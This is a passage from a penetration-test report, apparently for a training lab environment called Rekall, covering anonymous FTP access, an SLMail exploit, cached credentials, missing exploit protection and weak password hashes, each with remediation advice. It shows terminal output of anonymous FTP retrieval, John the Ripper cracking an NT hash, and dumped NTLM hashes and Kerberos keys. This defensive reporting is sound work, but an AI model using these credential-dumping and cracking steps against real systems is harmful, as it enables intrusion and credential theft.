








```
┌──(root💀kali)-[/usr/share/wordlists]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get fkag3
local: fkag3 remote: fkag3
200 Port command successful
550 File not found
ftp> get fkag3.txt
local: fkag3.txt remote: fkag3.txt
200 Port command successful
550 File not found
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (105.2189 kB/s)
ftp>
```

	
Affected Hosts	172.22.117.20
Remediation	- Enforce strong username and password policies. Implement account lockout mechanisms to prevent brute force attacks. - Give thought to utilizing FTPS (FTP over TLS) or SFTP (SSH File Transfer Protocol) for encrypted data transmission, as they add an additional layer of security. - Prevent anonymous access to the FTP server. If anonymous access is essential, limit it to specific directories with read-only permissions.


Vulnerability 11	Findings
Title	SLMail Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	During our assessment, we discovered a vulnerability in the 172.22.117.20 host, allowing remote attackers to execute arbitrary code on systems running the vulnerable software version. Moreover, we successfully exploited this vulnerability using the appropriate seattlelab exploit.


Images	 
Affected Hosts	172.22.117.20
Remediation	- Verify the availability of vendor-supplied patches or updates designed to address the specific vulnerability in SLMail. Apply the latest security patches promptly as soon as they are made available. - In cases where the vendor does not offer patches, contemplate upgrading to a newer version of SLMail that includes security fixes. Alternatively, explore alternative email server solutions with a more robust security track record. - Implement proper network segmentation to isolate the SLMail server from critical systems and networks. This proactive measure can effectively contain the impact of any potential exploit.


Vulnerability 12	Findings
Title	Cached Credential Vulnerability

Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	The presence of cached credentials on the 172.22.117.20 and 172.22.117.10 enabled their retrieval using the "kiwi" extension. This vulnerability can occur due to weak credential storage mechanisms or misconfigurations that grant access to cached credentials.
Images	  
Affected Hosts	172.22.117.20 and 172.22.117.10
Remediation	- Ensure that all the Windows10 cached credentials are removed from the machine. To achieve this, you can disable or restrict the utilization of cached credentials within the system settings. - Regular security monitoring will assist in remediating any unusually logged in user and also enhanced log monitoring will provide red flags regarding any suspicious accessed cache.

	- Create network segments to separate critical systems from less secure areas, thereby minimizing the spread of any potential credential theft.

Vulnerability 13	Findings
Title	Insufficient Remote Exploit Protection Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Rekall lacks adequate safeguards to mitigate or prevent remote exploits that involve delivering malicious payloads through a remote connection. As a result, malicious actors can deploy these payloads and make unauthorized changes within the system. During the pentesting, we were able to schedule the exploit to run daily, establishing persistent connectivity and control over the system. Additionally, we successfully executed multiple exploits on both Windows10 and WINDC01 machines due to the absence of a remote exploit protection tool.
Images	


	
Affected Hosts	172.22.117.10 and 172.22.117.20
Remediation	- Install and maintain high quality anti-malware and endpoint protection software which will block the malicious payloads upon detection. - To enhance security, establish firewalls and network segmentation to restrict unauthorized access and segregate critical systems from less secure areas.' - Thoroughly assess and improve the security configurations of systems and applications to establish strong safeguards against remote exploits and malicious payloads.


Vulnerability 14	Findings
Title	Weak Password Hash Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application Linux OS Windows OS
Risk Rating	Critical
Description	Throughout the entire pentesting process, one of the most significant red flags we encountered was the prevalence of extremely weak passwords among the majority of users. Moreover, our analysis of the password hashes revealed that the storage implemented inadequate hashing algorithms, making the hashes susceptible to easy cracking.
Images	


```
┌──(root💀kali)-[~]
└─# nano flag6

┌──(root💀kali)-[~]
└─# john --format=nt flag6
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (flag6)
1g 0:00:00:00 DONE 2/3 (2023-07-20 19:39) 11.11g/s 1004Kp/s 1004Kc/s 1004KC/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```


```
    OldCredentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Credentials
      des_cbc_md5       : 94f4e331081f3443
    OldCredentials
      des_cbc_md5       : 94f4e331081f3443


RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
```

```
File  Actions  Edit  View  Help
root@kali: /usr/share/wordlists ×   root@kali: ~ ×   root@kali: ~ ×
      des_cbc_md5       (4096) : 8f7f0bf8d651fe34

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 8f7f0bf8d651fe34


RID  : 000003e9 (1001)
User : sysadmin
  Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 842900376ecf6f9b2d32c3d245c3cd55

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443
    OldCredentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Credentials
      des_cbc_md5       : 94f4e331081f3443
    OldCredentials
      des_cbc_md5       : 94f4e331081f3443
```









Affected Hosts	15.197.149.33 192.168.13.12 192.168.13.14 192.168.13.13 192.168.13.10

	192.168.13.0/24 172.22.117.20 192.168.14.35 172.22.117.10
Remediation	- The Hashing Algorithm Upgrade will provide more security, such as bcrypt or Argon2. This will provide much stronger hashes and it will become extremely difficult even if the passwords hashes are compromised. - Enforcing a stronger password policy which mandates robust passwords that have to have a combination of Numbers, Special Characters, Upper and Lower Case letters. Further to this, training should be provided to the employees regarding the importance of strong passwords. - In Addition to these, following password storage best practices will also provide an additional level of security, such as adding salt to the hashes which makes it much much harder to crack.